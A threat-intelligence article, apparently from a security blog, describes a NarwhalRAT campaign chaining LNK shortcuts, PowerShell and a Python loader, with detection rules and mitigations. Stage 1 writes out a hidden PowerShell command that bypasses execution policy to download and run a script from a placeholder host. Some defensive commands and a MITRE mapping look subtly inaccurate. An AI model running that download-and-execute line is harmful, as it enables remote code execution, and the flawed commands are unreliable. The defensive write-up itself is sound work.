









Cybercriminals are leveraging weaponized LNK files and PowerShell scripts to deliver NarwhalRAT, a remote access trojan capable of extensive system compromise. The attack chain begins with malicious shortcut files that trigger PowerShell commands, ultimately deploying a Python-based loader to establish persistent backdoor access. Organizations must implement strict execution policies and monitor for suspicious LNK file activity to prevent infection.
Introduction
A new malware campaign has emerged utilizing a sophisticated multi-stage infection chain to deploy NarwhalRAT, a dangerous remote access trojan. Security researchers have identified attackers abusing Windows LNK (shortcut) files as the initial infection vector, followed by PowerShell script execution and a Python-based loader mechanism.
This attack demonstrates the continued evolution of social engineering tactics combined with fileless techniques to evade traditional security controls. The use of legitimate Windows utilities like PowerShell makes detection challenging, as these tools are commonly used in enterprise environments for legitimate administrative purposes.
The NarwhalRAT payload grants attackers comprehensive control over compromised systems, including data exfiltration capabilities, keylogging, screen capture, and the ability to execute arbitrary commands. Understanding this attack chain is critical for security teams to implement appropriate defensive measures.
Background & Context
LNK files, or Windows shortcut files, have long been exploited by threat actors as an initial access method. These files are frequently distributed via phishing emails, malicious websites, or compromised file-sharing platforms. When users double-click what appears to be a legitimate document or application shortcut, they unknowingly trigger malicious commands embedded within the LNK file.
PowerShell abuse has become increasingly prevalent in modern cyberattacks. As a powerful scripting framework built into Windows operating systems, PowerShell provides attackers with extensive capabilities while often evading signature-based detection. Many organizations struggle to balance security restrictions with legitimate PowerShell usage by administrators and automated systems.
NarwhalRAT represents the latest iteration of commodity remote access trojans available to cybercriminals. These tools provide comprehensive backdoor functionality, allowing attackers to maintain persistent access to compromised networks. The RAT’s Python-based architecture suggests the malware authors prioritized cross-platform compatibility and ease of development.
Technical Breakdown
The attack chain consists of multiple stages designed to bypass security controls and establish persistence:
Stage 1: LNK File Execution
The infection begins when a victim opens a malicious LNK file. These files are crafted to appear legitimate, often disguised as invoices, resumes, or business documents. The embedded command typically looks like this:
C:\Windows\System32\cmd.exe /c powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://malicious-domain[.]com/loader.ps1')"This command instructs cmd.exe to launch PowerShell in hidden mode with execution policy bypassed, immediately downloading and executing the next stage.
Stage 2: PowerShell Downloader
The PowerShell script retrieved in Stage 1 serves as a downloader component. It performs several functions:
- Environment reconnaissance to profile the victim system
- Checks for security products and virtualization environments
- Downloads the Python loader component
- Establishes persistence mechanisms
The script employs obfuscation techniques including base64 encoding, string concatenation, and variable substitution to evade static analysis:
$encoded = "cAB5AHQAaABvAG4ALgBlAHgAZQA="
$decoder = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($encoded))
Stage 3: Python Loader Deployment
The Python loader component is downloaded and executed, often bundled with PyInstaller or similar tools to create a standalone executable. This loader:
- Verifies the execution environment
- Decrypts the embedded NarwhalRAT payload
- Injects the RAT into memory or legitimate processes
- Establishes command-and-control (C2) communication
Stage 4: NarwhalRAT Payload
Once deployed, NarwhalRAT establishes encrypted communication with the attacker’s C2 infrastructure. The RAT capabilities include:
- Filesystem manipulation and file exfiltration
- Keylogging and clipboard monitoring
- Screenshot capture at configurable intervals
- Remote shell access
- Process enumeration and manipulation
- Registry modification
- Additional payload delivery
Impact & Risk Assessment
Organizations face significant risks from NarwhalRAT infections:
Data Breach Potential: The RAT’s comprehensive file access capabilities enable wholesale data theft. Attackers can exfiltrate intellectual property, customer information, financial records, and credentials.
Lateral Movement: Once established on an initial system, attackers leverage NarwhalRAT to enumerate network resources, harvest additional credentials, and propagate throughout the environment.
Regulatory Compliance: Data breaches resulting from RAT infections may trigger notification requirements under GDPR, CCPA, HIPAA, and other regulatory frameworks, resulting in fines and reputational damage.
Operational Disruption: Attackers may deploy ransomware or destructive malware through established RAT access, causing significant business interruption.
Supply Chain Implications: Compromised systems with vendor access or development environments could enable supply chain attacks affecting customers and partners.
The stealthy nature of this attack chain, combined with its abuse of legitimate tools, results in a high-risk scenario requiring immediate attention from security teams.
Vendor Response
Microsoft has implemented several mitigations in recent Windows versions to address LNK file abuse:
- Windows Defender now includes behavioral detection for suspicious LNK file execution
- Attack Surface Reduction (ASR) rules can block executable content from email clients and webmail
- PowerShell logging enhancements in Windows 10/11 provide visibility into script execution
Security vendors have updated their detection signatures to identify NarwhalRAT indicators. Endpoint Detection and Response (EDR) platforms from major vendors now include behavioral analytics specifically targeting this attack pattern.
The Python Software Foundation has not issued specific guidance regarding malware abuse of Python interpreters, as this remains a threat actor implementation choice rather than a Python vulnerability.
Organizations should ensure their security solutions receive regular signature and behavioral rule updates to maintain protection against evolving threats.
Mitigations & Workarounds
Implement these defensive measures to reduce risk:
Application Whitelisting: Deploy application control solutions to prevent unauthorized executable content:
# Example AppLocker rule to restrict PowerShell execution
New-AppLockerPolicy -RuleType Publisher -Path "C:\Program Files\PowerShell\7\" -User "DOMAIN\Authorized-Admins"
PowerShell Constrained Language Mode: Restrict PowerShell to limited functionality for standard users:
$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"Email Security Controls: Configure email gateways to block or quarantine messages containing LNK files. Implement the following file extension blocks: .lnk, .scr, .pif, .bat, .cmd when received from external sources.
Network Segmentation: Limit lateral movement potential by implementing micro-segmentation and zero-trust architecture principles.
Privileged Access Management: Restrict administrative privileges and implement just-in-time access to minimize the impact of compromised credentials.
Detection & Monitoring
Security teams should monitor for the following indicators:
LNK File Creation Events: Monitor for suspicious LNK file creation, especially in user download directories:
EventID: 4663 (File System)
Object Type: File
Object Name: *.lnk
Process Name: Not in (explorer.exe, known legitimate processes)
PowerShell Execution Patterns: Alert on PowerShell commands with execution policy bypass or encoded commands:
EventID: 4104 (PowerShell Script Block Logging)
Script Block Text: Contains "ExecutionPolicy Bypass", "DownloadString", "-enc", "IEX"
Network Indicators: Monitor for unusual outbound connections to non-standard ports or suspicious domains. NarwhalRAT typically communicates over HTTP/HTTPS to attacker-controlled infrastructure.
Process Anomalies: Watch for unusual parent-child process relationships:
Parent: cmd.exe OR wscript.exe OR explorer.exe
Child: powershell.exe
Grandchild: python.exe OR pythonw.exe
File System Artifacts: Search for Python executables or scripts in unusual locations:
# PowerShell search command
Get-ChildItem -Path C:\Users -Recurse -Include .py, python.exe -ErrorAction SilentlyContinue | Where-Object {$_.DirectoryName -notmatch "AppData\\Local\\Programs\\Python"}
Best Practices
Organizations should adopt these security practices:
Security Awareness Training: Educate users about LNK file risks and social engineering tactics. Conduct regular phishing simulations including LNK file scenarios.
Endpoint Hardening:
- Enable PowerShell logging (Module, Script Block, and Transcription)
- Disable PowerShell v2 to prevent downgrade attacks
- Implement AMSI (Antimalware Scan Interface) protections
- Configure Windows Defender Attack Surface Reduction rules
Incident Response Readiness: Maintain updated playbooks for RAT infections including isolation procedures, forensic collection processes, and communication protocols.
Vulnerability Management: Ensure systems receive timely security patches to prevent exploitation of known vulnerabilities that could facilitate persistence.
Backup Strategy: Maintain offline, encrypted backups to enable recovery from ransomware attacks that may follow initial RAT deployment.
Third-Party Risk Management: Assess security postures of vendors and partners who may be targeted as supply chain attack vectors.
Key Takeaways
- NarwhalRAT infections begin with weaponized LNK files delivered through social engineering
- PowerShell abuse and Python loaders create a sophisticated, multi-stage attack chain
- The RAT provides comprehensive backdoor access enabling data theft, surveillance, and lateral movement
- Detection requires monitoring for LNK file anomalies, PowerShell execution patterns, and unusual network connections
- Mitigation strategies include application whitelisting, constrained PowerShell execution, and enhanced email security
- Organizations must balance security controls with legitimate business requirements for scripting tools
- Regular security awareness training remains critical to preventing initial infection vectors
References
- Microsoft PowerShell Security Best Practices – https://docs.microsoft.com/en-us/powershell/scripting/security
- MITRE ATT&CK T1547.009: LNK File Execution – https://attack.mitre.org/techniques/T1547/009/
- SANS PowerShell Security Guide – https://www.sans.org/white-papers/
- Windows Defender Application Control Documentation – https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control
Stay updated at https://cydhaal.com — Your Daily Dose of Cyber Intelligence.
📧 Subscribe to our newsletter at https://cydhaal.com/newsletter/